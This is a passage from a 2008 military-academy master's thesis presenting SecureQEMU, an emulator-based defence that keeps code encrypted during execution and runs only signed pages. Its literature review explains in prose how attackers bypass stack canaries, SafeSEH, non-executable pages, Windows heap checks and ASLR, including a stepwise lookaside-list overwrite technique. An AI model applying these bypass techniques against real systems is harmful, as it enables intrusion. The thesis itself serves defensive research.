SecureQEMU: Emulation-based Software Protection Providing Encrypted Code Execution And Page Granularity Code Signing

THESIS

William B. Kimball

AFIT/GCO/ENG/09-03

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

The views expressed in this thesis are those of the author and do not reflect the official policy or position of the United States Air Force, Department of Defense, or the United States Government.

AFIT/GCO/ENG/09-03

SecureQEMU: Emulation-based Software Protection Providing Encrypted Code Execution And Page Granularity Code Signing

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

In Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyber Operations

William B. Kimball, B.S.C.S.

December 2008

AFIT/GCO/ENG/09-03

SecureQEMU: Emulation-based Software Protection Providing Encrypted Code Execution And Page Granularity Code Signing

William B. Kimball, B.S.C.S.

Approved:

/signed/	10 Dec 2008
Dr. Rusty O. Baldwin (Chairman)	date
/signed/	10 Dec 2008
Dr. Richard A. Raines (Member)	date
/signed/	10 Dec 2008
Lt Col Jeffrey T. McDonald, PhD (Member)	date

Abstract

This research presents an original emulation-based software protection scheme providing protection from reverse code engineering (RCE) and software exploitation using encrypted code execution and page-granularity code signing, respectively. Protection mechanisms execute in trusted emulators while remaining out-of-band of untrusted systems being emulated. This protection scheme is called SecureQEMU and is based on a modified version of Quick Emulator (QEMU) [5].

RCE is a process that uncovers the internal workings of a program. It is used during vulnerability and intellectual property (IP) discovery. To protect from RCE program code may have anti-disassembly, anti-debugging, and obfuscation techniques incorporated. These techniques slow the process of RCE, however, once defeated protected code is still comprehensible. Encryption provides static code protection, but encrypted code must be decrypted before execution. SecureQEMUs' scheme overcomes this limitation by keeping code encrypted *during execution*.

Software exploitation is a process that leverages design and implementation errors to cause unintended behavior which may result in security policy violations. Traditional exploitation protection mechanisms provide a blacklist approach to software protection. Specially crafted exploit payloads bypass these protection mechanisms. SecureQEMU provides a whitelist approach to software protection by executing signed code exclusively. Unsigned malicious code (exploits, backdoors, rootkits, etc.) remain unexecuted, therefore, protecting the system.

SecureQEMUs' cache mechanisms increase performance by 0.9% to 1.8% relative to QEMU. Emulation overhead for SecureQEMU varies from 1400% to 2100% with respect to native performance. SecureQEMUs' performance increase is negligible with respect to emulation overhead. Dependent on risk management strategy, SecureQEMU's protection benefits may outweigh emulation overhead.

Acknowledgements

I must first express my gratitude towards my advisor, Dr. Rusty O. Baldwin, for his constant guidance, technical aptitude, and attention to detail. Dr. Baldwin's ability to quickly comprehend technical knowledge and provide insightful feedback is an ability I work to acquire. I'd like to thank my research committee members, Dr. Richard A. Raines and Lt Col Jeffrey T. McDonald, for their expertise and guidance. I'd also like to thank my sponsor, AFRL/RYT, for supporting this research. Finally, I'd like to thank my parents for enabling me to pursue my own interests. I am greatly indebted for their unending love and support.

William B. Kimball

Table of Contents

Page

Abstract iv

Acknowledgements v

List of Figures ix

List of Abbreviations xi

I. Introduction 1
- 1.1 Research Domain 1
- 1.2 Problem Statement 2
- 1.3 Research Goals 4
- 1.4 Document Outline 5

II. Literature Review 6
- 2.1 Introduction to Software Exploitation 6
  - 2.1.1 Software Vulnerabilities 7
  - 2.1.2 Exploitation 8
  - 2.1.3 Exploit Prevention Technologies 9
  - 2.1.4 Summary 16
- 2.2 Introduction to Backdoors 16
  - 2.2.1 Backdoor Passwords 16
  - 2.2.2 Standalone Backdoors 18
  - 2.2.3 Exploits vs. Backdoors 20
  - 2.2.4 Persistent vs. Nonpersistent Backdoors 21
  - 2.2.5 Trojan Backdoors 22
  - 2.2.6 Library Backdoors 23
  - 2.2.7 Easter Egg Backdoors 25
- 2.3 Introduction to Rootkits 26
  - 2.3.1 Overview 26
  - 2.3.2 Self-Hiding Backdoors 27
  - 2.3.3 Patching Rootkits 29
  - 2.3.4 Kernel Level Rootkits 32
  - 2.3.5 Virtual-Machine Based Rootkits 40
  - 2.3.6 Summary 41

Page

III. SecureQEMU and SecureEncryptor 42
3.1 Overall Design 42
3.1.1 Page-Granularity Code Signing 43
3.1.2 Encrypted Code Execution 44
3.1.3 Debugging Support 46
3.1.4 Trusted Emulation 47
3.2 Implementation 48
3.2.1 SecureEncryptor 48
3.2.2 SecureQEMU 50
3.3 Summary 57

IV. SecureQEMU Benchmark 58
4.1 Performance Metrics 58
4.2 Benchmark Hypothesis 58
4.3 Integer Performance 59
4.4 Floating-point Performance 62
4.5 Runtime Performance of Compression Algorithm 63
4.6 SecureQEMU's Internal Overhead 65
4.6.1 Initialization Overhead 65
4.6.2 Translation Overhead 67
4.7 Performance Summary 69

V. Conclusions 70
5.1 Research Accomplishments 70
5.2 Future Research 71
5.3 Building Secure Systems 71

Appendix A. Backdoor Source Code 73
A.1 Listen TCP Backdoor 73
A.2 Listen UDP Backdoor 73
A.3 Callhome Multiple Backdoor 75
A.4 Callhome Once Backdoor 76
A.5 Callhome Library Backdoor 77

Appendix B. Windows Automatic Startup Locations 79
B.1 Automatic Startup Registry Keys 79
B.2 Automatic Startup Configuration Files 79

Appendix C. SecureEncryptor 0.9.4 Source Code 80

Appendix D. SecureQEMU 0.9.4 and QEMU 0.9.1 Diff 97

Page

Appendix E. Installation 108
E.1 SecureEncryptor 108
E.2 SecureQEMU 108

Appendix F. Usage 109
F.1 SecureEncryptor 109
F.2 SecureQEMU 111

Bibliography 112

List of Figures

Figure		Page
1.1	Vulnerabilities Cataloged by CERT/CC	2
1.2	Complexity of Windows Operating Systems	3
2.1	Windows Msv1_0.dll - Backdoor Password	17
2.2	Windows Netstat - Internal Call Graph	28
2.3	Normal IAT Call Flow	29
2.4	Hooked IAT Call Flow	30
2.5	Normal Inline Call Flow	30
2.6	Hooked Inline Call Flow	31
2.7	Code Integration	31
2.8	Normal I/O Request Packet Function Table	33
2.9	Hooked I/O Request Packet Function Table	33
2.10	Layered Drivers	34
2.11	Normal Import Descriptor Table	34
2.12	Hooked Import Descriptor Table	35
2.13	Hooked System Service Dispatch Table	36
2.14	Normal Kernel Object Linking	37
2.15	Direct Kernel Object Manipulation	38
2.16	Normal Cached Virtual Address Translation	38
2.17	Modified Cached Virtual Address Translation	39
2.18	Software Virtual-Machine Based Rootkit	40
3.1	Static Disassembly of Unprotected Notepad.exe	46
3.2	Static Disassembly of Protected Notepad.exe	47
3.3	Runtime Disassembly of Protected Notepad.exe	48
3.4	Notepad's .SigStub	50
3.5	QEMU Internals	51

Figure Page

3.6 SecureQEMU Internals 52

3.7 SecureQEMUs' Shadow Page Table Cache 54

3.8 SecureQEMUs' Signed Page Table Cache 54

3.9 Initialization Control Flow Diagram 56

4.1 Benchmark Environments 59

4.2 Scatterplot of Integer Indexes 61

4.3 Boxplot of Integer Indexes 62

4.4 Scatterplot of Floating-point Indexes 64

4.5 Boxplot of Floating-point Indexes 64

4.6 Scatterplot of 7-zip Compression of 10MB File 66

4.7 Boxplot of 7-zip Compression of 10MB File 66

4.8 SecureQEMU Overhead on BYTECPU 68

List of Abbreviations

Abbreviation		Page
EPA	Environmental Protection Agency	1
CERT	Computer Emergency Response Team	2
SCADA	Supervisory Control And Data Aquisition	2
DoD	Department of Defense	4
NSA	National Security Agency	4
OS	Operating System	6
DoS	Denial Of Service	6
IA	Intel Architecture	8
VNA	Von Neumann Architecture	8
CPU	Central Processing Unit	8
FPO	Frame Pointer Omission	9
SafeSEH	Safe Structured Exception Handling	11
UEF	Unfiltered Exception Handler	11
SEHT	Safe Exception Handler Table	12
LCD	Load Configuration Directory	12
NX	Non-Executable	13
ASLR	Address Space Layout Randomization	15
SAM	Security Accounts Manager	16
DB	Database	16
MD5	Message Digest 5	16
BDA	Binary Differential Analysis	18
STDIN	Standard Input	18
STDERR	Standard Error	18
STDOUT	Standard Output	18
UDP	User Datagram Protocol	19

Abbreviation		Page
TCP	Transmission Control Protocol	19
HTTP	Hypertext Transfer Protocol	19
SSL	Secure Socket Layer	19
CA	Certificate Authority	20
PKC	Public Key Certificate	20
SSC	Self-Signed Certificate	20
SE	Social Engineering	20
NTFS	New Technology File System	22
ADS	Alternate Data Streams	22
EP	Entry Point	22
OEP	Original Entry Point	22
EPO	Entry Point Obscuring	23
CI	Code Integration	23
Dll	Dynamic Link Library	23
KO	Kernel Objects	26
DKOM	Direct Kernel Object Manipulation	26
ULR	User Level Rootkits	27
KLR	Kernel Level Rootkits	27
RCE	Reverse Code Engineering	27
IAT	Import Address Table	29
CI	Code Integration	31
WDM	Windows Driver Model	32
IRP	I/O Request Packet	32
IDT	Interrupt Descriptor Table	35
SSDT	System Service Dispatch Table	35
VMS	Virtual Memory Subversion	37
TLB	Translation Lookaside Buffer	37
VMBR	Virtual-Machine Based Rootkit	40

Abbreviation		Page
VMM	Virtual Machine Monitor	40
IOPS	Integer Operations Per Second	58
FLOPS	Floating-point Operations Per Second	58
ANOVA	Analysis of Variance	61
TSC	Time Stamp Counter	65
CAC	Common Access Card	71

SecureQEMU: Emulation-based Software Protection Providing Encrypted Code Execution And Page Granularity Code Signing

I. Introduction

1.1 Research Domain

Computer software is everywhere. It runs our cars, our cell phones, our televisions, and of course, our personal computers. In 2007 the United States Environmental Protection Agency (EPA) estimated Americans own three billion electronic devices. Many of these devices run software, and almost without knowing it, our lives have become dependent on them.

Along with any dependency comes vulnerability and software is no exception. What if cell phones, vehicles, or televisions no longer worked? How would someone get to work or pay their bills? How would they buy food? Computer software has increased societies standard of living with respect to communication and convenience. This alone warrants software security, however, a much greater need exists.

Besides our personal lives, our national security depends on computer software. Power grids, financial systems, airlines, and virtually every defense system uses software. What if these systems were attacked? What would happen if today's stock market crashed? What if bank accounts were erased and unrecoverable? What if our adversaries could control our defense systems? There are many scenarios where an attack on computer software would result in severe loss for the country. Software security crosses all military physical domains; land, sea, air and space.[1] As a result, this research affects each of these domains.

[1] A fifth domain, the electromagnetic spectrum, encompasses cyberspace.



Figure 1.1: Vulnerabilities Cataloged by CERT/CC

1.2 Problem Statement

Gary McGraw, an expert in software security, attributes the growth and evolution of software to connectivity, extensibility and complexity [30]. These characteristics of software often result in design and implementation errors which are vulnerable to attack. In turn, these software vulnerabilities result in the development of malicious code (malware) such as worms, viruses, backdoors and rootkits to exploit these vulnerabilities. Figure 1.1 shows the number of vulnerabilities reported each year by the Computer Emergency Response Team (CERT). Clearly, there is an upward trend in the number of vulnerabilities reported each year.[2]

Connectivity provides the ability to attack systems independent of geographical location. The internet provides connectivity to our banks and airline systems. Our power grids have become interconnected using supervisory control and data aquisition (SCADA) systems. Our business models have evolved to use online web services, such as email, instant messaging, and advertising. An increase in system connectivity results in an increase in exposure, and thus, an increase in attack surface.

[2]This figure only includes vulnerabilities that have been reported.



Figure 1.2: Complexity of Windows Operating Systems

Connectivity exists in both virtual and physical domains. A virtually closed system (local connectivity only) is not a secure system since access to the systems' physical hardware could result in a compromise. Furthermore, an attacker could gain access to a closed system through blackmailing or impersonating a legitimate user of the system.

Extensibility is another major factor when securing computer software. In computer software, extensibility is a design principal which incorporates the ability for software to grow. Software is developed to fill a need, but that need is constantly changing. Even major operating systems (e.g., Windows, Linux, Mach and BSD) were designed so they could be updated. New versions of operating systems are constantly being released which adds new vulnerabilities. It is not possible for a system to determine if an update or extension is malicious even with cryptographic signing.

Complexity is the third major factor in software security. Software complexity is often measured in lines of code. Thus, the more lines of code, the more vulnerabilities that exist. Microsoft's Windows Vista alone consists of fifty million lines of code. Figure 1.2 shows the complexity, in lines of code, of the Windows operating systems.

Even if every vulerability within Windows was discovered and removed, there would still be applications and device drivers which contain errors vulnerable to attack.

Connectivity, extensibility and complexity make it difficult to design and implement secure software. As a result, detection and protection technologies have been developed, but are ineffective in preventing all vulnerabilities within a software environment. As long as software vulnerabilities can be exploited, so will the need to develop improved software security solutions.

1.3 Research Goals

The Air Force and Department of Defense (DoD) are tasked with providing security for systems that protect national security. Even though software protection technologies have been developed, existing solutions are inadequate. Traditional software protections (i.e., anti-debugging, anti-disassembly, obfuscation, and anti-exploitation) slow the frequency of attack, however, these protections are defeatable. Therefore, the goal of this research is to *improve the state of software security* for Air Force and DoD systems.

A sound computer security practice is to follow a *defense in depth* strategy. Defense in depth is a layering tactic, conceived by the National Security Agency (NSA), as a comprehensive approach to electronic security [37]. With respect to technology, defense in depth focuses on defending the network infrastructure, enclave boundaries[3], and computing environments. This research focuses on defending Windows and Linux computing environments.

After defining software attacks from a technical perspective, novel software protection mechanisms providing code-specific confidentiality and separation of privilege to execute code is researched. The initial approach is to move protection mechanisms out-of-band of untrusted computing environments using emulation or virtualization technology. This approach isolates attackers within untrusted environments, thus,

[3]Examples of enclave boundaries are deploying firewalls and instrusion detection systems to resist active network attacks.

preventing attack on the protection mechanisms. Finally, software protection schemes will be implemented and benchmarked for performance overhead and user impact.

1.4 Document Outline

Chapter II describes attacks on computer software through exploits, backdoors and rootkits. These three attacks account for the initial compromise, long term presence, and stealth capabilities attackers use within an end system. Chapter III describes a new emulation-based approach to software security, named SecureQEMU, which sandboxes an attacker while keeping protection mechanisms out-of-band. Emulation-based exploitation prevention as well as code-specific confidentiality is discussed. Chapter IV benchmarks the performance of SecureQEMU. Chapter V discusses accomplishments of this research, future extensions to SecureQEMU, and the direction software security should be heading.

II. Literature Review

THIS chapter provides an overview of exploits, backdoors and rootkits within the Windows[1] Family of Operating Systems (OS). The first section explains how to exploit software vulnerabilities to gain initial access to a computer system. The second section explains how to maintain long-term access though the use backdoors. The third section provides an overview of rootkits to hide backdoors within a system.

2.1 Introduction to Software Exploitation

Computer software contains unintentional programming errors. These programming errors are often referred to as bugs. Some types of programming errors can be exploited by an attacker and result in a denial of service or arbitrary unintentional code execution. If it is possible for an attacker to leverage a programming error, that programming error is also a software vulnerability. Common programming errors include buffer overflows, integer overflows, input-driven format strings and race conditions. There are others, but are less susceptible to exploitation.

There are many reasons for software vulnerabilities. Several reoccurring explanations are improper or no input validation, use of insecure libraries, improper use of secure libraries, and poor testing practices. As a result, software containing exploitable programming errors is released to the public. Although there are techniques to discover software vulnerabilities, most users do not know if software is vulnerable.

To prevent attackers from leveraging software vulnerabilities, Software Exploitation Prevention Technologies (SEPT) are devised. Vulnerabilities are often categorized as denial of service (DoS) vulnerabilities or arbitrary code execution vulnerabilities. If a software vulnerability prevents or terminates an applications execution, it is categorized as a DoS. SEPT attempt to prevent an attacker from executing arbitrary code and thus do not prevent DoS attacks. For that reason, this section explains how to overcome SEPT and instead write arbitrary code execution exploits. The following

[1]NT, 2000, XP, 2003, Vista, 2008

first two sections review software vulnerabilities and software exploitation. The third section is divided into SEPT techniques and how to overcome each.

2.1.1 Software Vulnerabilities. Three well understood software bugs are buffer overflows, integer overflows and input-driven format strings. All three usually result in overwriting memory the programmer did not intend to be overwritten. After an attacker discovers one of the above bugs, the use of the overwritten memory within the application must be assessed to verify if that bug is potentially exploitable. Any software bug which modifies a pointer (e.g., return addresses, base pointers, function pointers, data pointers, exception handlers, etc.) may be vulnerable to exploitation.

2.1.1.1 Buffer Overflows. The memory a computer uses is finite and usually shared. Therefore, fixed size blocks of memory are allocated for different purposes within different applications. The size of each block of memory is usually measured in bytes. For example, a block of memory may be used to *store* a user's email address. If a programmer made the assumption that the length of every email address will be less than 100 bytes, then, 100 bytes of memory may always be allocated to store that same email address. If the application does not check the size of an email address longer than 100 bytes (or checks the size incorrectly) an email address greater than 100 bytes would overwrite (corrupt) the memory adjacent to the 100 byte block. It is very important to understand how the overwritten memory is used by the application during exploit development, because it is memory the buffer overwrites that determines if the overflow may be leveraged to control execution flow [27].

The memory allocated for buffers, as well as other variables, is usually located within the .data, .bss, stack or heap sections. The data section is used for any global or statically *initialized* variables a programmer declares. The .bss section is used for global and statically *uninitialized* variables a programmer uses. The stack section is used for storing function arguments, return addresses, base (frame) pointers, local variables, exception handlers, saved registers, and any other data the compiler or programmer implements. The heap sections are used for dynamically allocated

memory. When a programmer uses the malloc(), GlobalAlloc(), HeapAlloc() or new operator memory is being requested from the heap.

2.1.2 Exploitation. The section a buffer overflow occurs in helps determine the success of exploitability. Consider a case where the buffer is located on a stack. A stack grows from higher memory addresses to lower memory addresses. If SEPT is not being used, the attacker can overwrite the return address on the stack with the address of an arbitrary buffer. If the address of the buffer is not predictable and the address of the buffer is always stored in a register, an attacker may return to an instruction that jumps to the address of that register [10, 42]. This technique is known as trampolining. In both the above scenarios the attacker redirects the flow of execution to the overflowed buffer. An attacker wants to return execution to the same buffer that overwrote the return address since the buffer, usually attacker controlled, may have had arbitrary code placed in the buffer in addition to other data.

Intel Architecture (IA) is the most widely used architecture in the world. IA is generally classified as a type of Von Neumann Architecture (VNA). VNA uses a single memory unit for code (instructions) and data. The Central Processing Unit (CPU) doesn't differentiate between code and data. Whatever the EIP (instruction pointer) register points to is executed by the CPU.

For example, the ASCII letter *A*, in binary, is the eight bits, 01000001, and the instruction *INC ECX* is the exact same sequence of bits. Therefore an attackers input, although viewed semantically as data, may be code the attacker intends to execute. A very common type of code supplied within a buffer is known as shellcode. Shellcode is code that creates a command shell, redirects IO from that shell to a socket, and either listens for incoming connections or connects back to the attacker. Shellcode allows an attacker to execute commands on a victims' computer from a remote location as if the attacker was sitting at that computer. Shellcode, and other codes can be created entirely from alphanumeric characters.

2.1.3 Exploit Prevention Technologies. Several protection technologies attempt to prevent the buffer overflow scenario above. These technologies were created such that if a programming error is discovered, it is difficult for an attacker to leverage that error to gain control of the flow of execution. Table 2.1 provides an overview of traditional protection mechanisms and associated attack vectors. The following sections describe commonly used protection technologies and how to overcome each technology in favor of exploitation.

Table 2.1: Software Exploitation Protection Mechanisms and Attack Vectors

Memory Section	Protection Mechanism	Attack Vector
Stack	Canaries (i.e., Random Cookies)	Local Variables
Stack	Variable Re-ordering	Function Arguments
Stack	Shadow Arguments	Exception Handlers
Stack	SafeSEH	Disabled SafeSEH Module, Heap Spraying
Arbitrary	Non-executable Pages	Return-into-code
Heap	Link Pointer Sanity Checking	User-defined Heaps, Valid Sanity Check, Lookaside-list
Heap	Random Cookie	Bute force small cookies, Lookaside-list
Arbitrary	ASLR	Disabled ASLR Module, Partial Overwrite, Heap Spraying

2.1.3.1 Stack Canaries. To protect from stack-based overflows, a four byte canary (also called a cookie) is stored between a function's local variables and the base pointer [8, 28]. If the vulnerable module was compiled using Frame Pointer Omission (FPO) optimization, the canary will be located between the local variables and the return address. In both cases the return address is referred to as *protected*. The value of a canary is computed when a module is initially loaded. Windows usually computes the value of the cookie by exclusive-ORing the system time and date, the current process ID, the current thread ID, the timer's tick count, and the value of the high-resolution performance counter. The protection assumes that the attacker will be unable to determine the result of the above computation. The canary is stored in the modules data section.

Consider the previous buffer overflow example with added stack canary protection. When the vulnerable function (where the buffer overflow resides) needs to be called, the caller will first push any arguments needed onto the stack. The caller should abide by the function's calling convention. After all the arguments are pushed

onto the stack, the caller executes the *CALL* instruction. The call instruction pushes the address of the next instruction to be executed (located immediately after the *CALL* instruction) onto the stack. This is the return address for the function being called. The *CALL* instruction then modifies the EIP register to the address specified in its operand which is the beginning of the called function.

The called function pushes EBP (saving the base pointer) onto the stack and moves ESP (the stack pointer) into EBP. This process creates a new stack frame for the called function. The pre-computed canary is then pushed onto the stack. Finally, any local variables (such as the buffer overflow) are elaborated on the stack by subtracting ESP by the number of bytes of local variables the function declares. Before the previous stack frame is restored, and therefore before the function return, the canary is compared with the global canary in the data section. If the canaries do not match, a message box to the user is displayed indicating that a buffer overflow has occurred. After the user clicks OK the process is terminated.

Thus, an attacker is prevented from using the frame pointer or the return address to modify the flow of execution. However, the attacker is still able to induce a denial of service because the process terminates. The following section will explain how to bypass the stack canary protection by leveraging stack data besides the saved frame pointer and return address.

2.1.3.2 Bypassing Stack Canaries. There are several application specific techniques to bypass stack canaries. The first thing an attacker should look at is the ordering of the local variables in the vulnerable function. If the buffer being overflowed is located lower in memory than other local variables, several opportunities may exist for an attacker if the local variables being overflowed are function pointers. If the attacker can overflow a local function pointer before the canary is checked, the attacker controls the flow of execution. Similarly, if an attacker can overflow a local data pointer and the function writes to that data pointer after the overflow but before the canary is checked, the attacker can change the data pointer to point to the

global canary and modify it to a predictable value. Then the attacker can overflow the canary on the stack and the return address as before. This time the canary check passes, since both the stack and global canary were modified to the same value, and the function returns to the address supplied by the attacker.

Some compilers prevent the above attack by re-ordering a function's local variables so that any buffer elaborated on the stack is higher in memory than any of its other local variables. If so, an attacker can overwrite pointers as function arguments. If a function pointer is an argument and the function pointer is used after the overflow but before the canary is checked, the attacker can again control the flow of execution. This is similar to the previous scenario, however, function arguments are usually stored higher in memory than our local buffer being overflowed. Similarly, if a data pointer, as a function argument, can be overflowed and the function writing to that pointer after the overflow and before the canary is checked, the global canary can be modified as in the previous example.

Some compilers prevent leveraging overflowed arguments by copying the arguments to local variables, lower in memory than any elaborated buffers. If this is the case, there may be exception pointers on the stack to overflow. If an exception handler is overflowed and induces an exception (after the overflow and before the canary is checked), the overflowed exception handler can be called and execution flow controlled [28].

2.1.3.3 Safe Structured Exception Handling. Safe Structured Exception Handling (SafeSEH) was developed to prevent leveraging an overflowed exception handler to bypass stack canary protection. When an exception occurs, Windows follows the chain of exception registration structures on the stack calling each exception handler. An exception handler can either handle the exception and continue execution or pass the exception on to the next handler. If none of the exception handlers handle the exception then the unfiltered exception filter (UEF) is called resulting in the application being terminated.

If a module was compiled using SafeSEH, a Safe Exception Handler Table (SEHT) is created for that module. A pointer to a module's SEHT is stored in the Load Configuration Directory (LCD) of the module. Before an exception handler is called, the OS checks if the exception handler is in the SEHT. If the handler registers in the table, then the handler is called, otherwise the process terminates.

2.1.3.4 Bypassing SafeSEH. With particular OS's and service packs an attacker can still leverage an exception handler to control the flow of execution when SafeSEH is compiled into the vulnerable module. If an exception handler is not registered but the handler points to an address outside the address range of every loaded module, points to a module with SafeSEH disabled, or points to an address in a heap section then that exception handler will still be called [28].

If an attacker controls data in a heap section and can reliably point the exception handler to this data, and cause an exception, execution flow may be controlled. The attacker needs to determine the memory allocation patterns of the application to predict the address of the controlled data at runtime. The attacker may spray the heap with large buffers to increase the probability of returning into code the attacker supplies. If the vulnerable application contains a module with SafeSEH disabled then an attacker can return into code, within that module, which jumps back into the overflowed buffer. Finally, if there is an executable page outside the address range of every loaded module which can be used to jump back into the overflowed buffer or some other user controlled data, execution flow can be controlled. Every method to bypass SafeSEH above should be tested with respect to the vulnerable application and the operating system it is running on to determine if a specific technique is possible.

2.1.3.5 Non-Executable Pages. In the above scenarios, an attacker is trying to execute code supplied through a buffer that is either on the stack, in a heap section or some other data section. All these sections consist of writable pages in memory. Code, such as a .text section, doesn't *usually* need to be writable, and writable sections *usually* only contain data. When both of the above conditions are

true non-executable (NX) page protection may be used. NX protection marks every page table entry as non-executable. This type of protection makes executing arbitrary code more difficult for the attacker. Even if the attacker can bypass the stack canary and the SafeSEH protection and jump back into their code on the stack, heap or data section, their code will still not execute since it is located in a non-executable page. The processor will execute an exception. However, NX cannot always be used because the application might normally execute code from writable pages or the processor may not support NX.

2.1.3.6 Bypassing Non-Executable Pages. Under certain conditions the attacker doesn't need to execute *user supplied* code. There already is code in the application that gets executed under normal execution. The attacker may choose to execute code that already exists in the application instead. This type of attack is known as return-into-libc, but has many other names all beginning with return-into [17]. The idea is an attacker executes code already in the applications address space and therefore doesn't need to supply any. Multiple return addresses are chained together on the stack to execute small pieces of assembly code. Together these pieces of code execute the code the attacker intended. This is legal in a NX protected address space because return addresses are data not code. Using chained return-into-code techniques the attacker can create a socket, a shell, and redirect IO from the socket to the shell to gain unauthorized remote access as in our previous example.

2.1.3.7 Heap Protection. Heap overflows are as common as stack overflows but are more difficult to exploit. It is a common misconception that if the programmer allocates every buffer on a heap then the application is protected from buffer overflow exploits.

Every process has at least one default heap. In Windows, many heaps consists of 128 freelists and 128 lookaside (or low fragmentation) lists. The 128 freelists are doubly linked lists while the lookaside lists are singly linked lists of blocks. Every block allocated on the heap has an associated header. Every freelist block's header

contains the size of the block, forward and backward link pointers and other metadata. If the attacker can predict the memory allocation patterns of the application and overflow the forward and backward link pointers of an adjacent blocks header then indirect execution control is possible. When the memory manager uses the overwritten pointers the attacker may be able to write to a function pointer and control the flow of execution. This is known as a *four-to-four byte write* because the attacker controls both of the four bytes written to a controlled four byte address. This attack is possible on Windows XP SP1 and earlier version heaps as well as many programmer-defined heaps.

On Windows XP SP2 and later, two protection mechanisms prevent the above heap exploitation vectors. The first is link pointer sanity checking which occurs when a block is removed from the freelist. Windows follows the forward link to the next block header and checks to see if it points back into the block being freed. Similarly, the backward link is followed to see if the previous header's forward link points to the header of the block being freed. If either test fails the process is terminated. The second protection provided is a one byte cookie integrity check. Upon block freeing, a one byte cookie is modified so the application assumes the heap is corrupted and the process is terminated.

2.1.3.8 Bypassing Heap Protection. The heap protection described above only occurs when a block is removed from a freelist. Therefore, if the forward and backward links are used before the block is freed an attacker still may be able to leverage the overwritten pointers to control the flow of execution. An attacker may also be able to overflow a function pointer in another block such as a VTABLE (stored class virtual functions). If the function pointer is used before the block is freed, execution flow can be controlled. Currently there is no pointer sanity checking or cookie integrity check for the lookaside lists. Thus, if a block's forward link on the lookaside list is overflowed, execution flow can be controlled [2].

In some cases, a lookaside list overwrite is controllable. The attacker first needs to find a lookaside list that the application isn't using. The head of the lookside list will then be null. The attacker allocates and frees two *adjacent* blocks of the same size in the empty lookaside list. The attacker will need to study the memory allocation patterns within the vulnerable application to determine if this is possible. If so, an attacker allocates a third block of the same size where the overflow will occur. The overflow clobbers the forward link in the adjacent block that is still left on the lookaside list. The fourth allocation moves the overwritten forward link to the head of the lookaside list. Finally, the fifth allocation of the same size block returns an attacker controlled address. The attacker then writes to any address with a buffer usually controlled by the attacker. This is known as a *four-to-N byte write*.

2.1.3.9 Address Space Layout Randomization. Address Space Layout Randomization (ASLR) is based on the assumption an attacker needs to know one or more addresses to control execution. For example, an attacker in the stack-based buffer overflow example above needed to either know the address of the buffer to return into or the address of a jump instruction to return back into the buffer. If every module in the address space is loaded at an unpredictable location then it is more difficult for the attacker to execute specific code because are at unpredictable locations in memory.

2.1.3.10 Bypassing ASLR. Modules are not always loaded at an unpredictable location in the address space. If a module has ASLR disabled, an attacker may be able to trampoline out of that module to execute arbitrary code [29]. Furthermore, the attacker may be able to modify the two low-order bytes without modifying the two high-order bytes of a pointer (such as a return address or exception handler). In this case the base address of the module wouldn't need to be predictable and doesn't need to be modified by the attacker. The attacker controls the offset within a specific module. Modifying the two low-order bytes is possible using a buffer overflow on little-endian architecture where addresses are stored in reverse byte order.

2.1.4 Summary. Throughout this section the most common software exploitation protection technologies is reviewed. Currently, there are no protection technologies which protects against all attacks. There are exceptions within each protection which may be leveraged by the attacker with respect to specific vulnerabilities. As new protection technologies are created, attackers will continue to find clever techniques to overcome them. The following sections discuss how attackers install backdoors and rootkits to maintain presence within a compromised system.

2.2 Introduction to Backdoors

Backdoors provide *unauthorized access to a computer system.* Alternate definitions include; secret way to get access to a computer system [16], and a mechanism surreptitiously introduced into a computer system to facilitate unauthorized access to the system. [46].

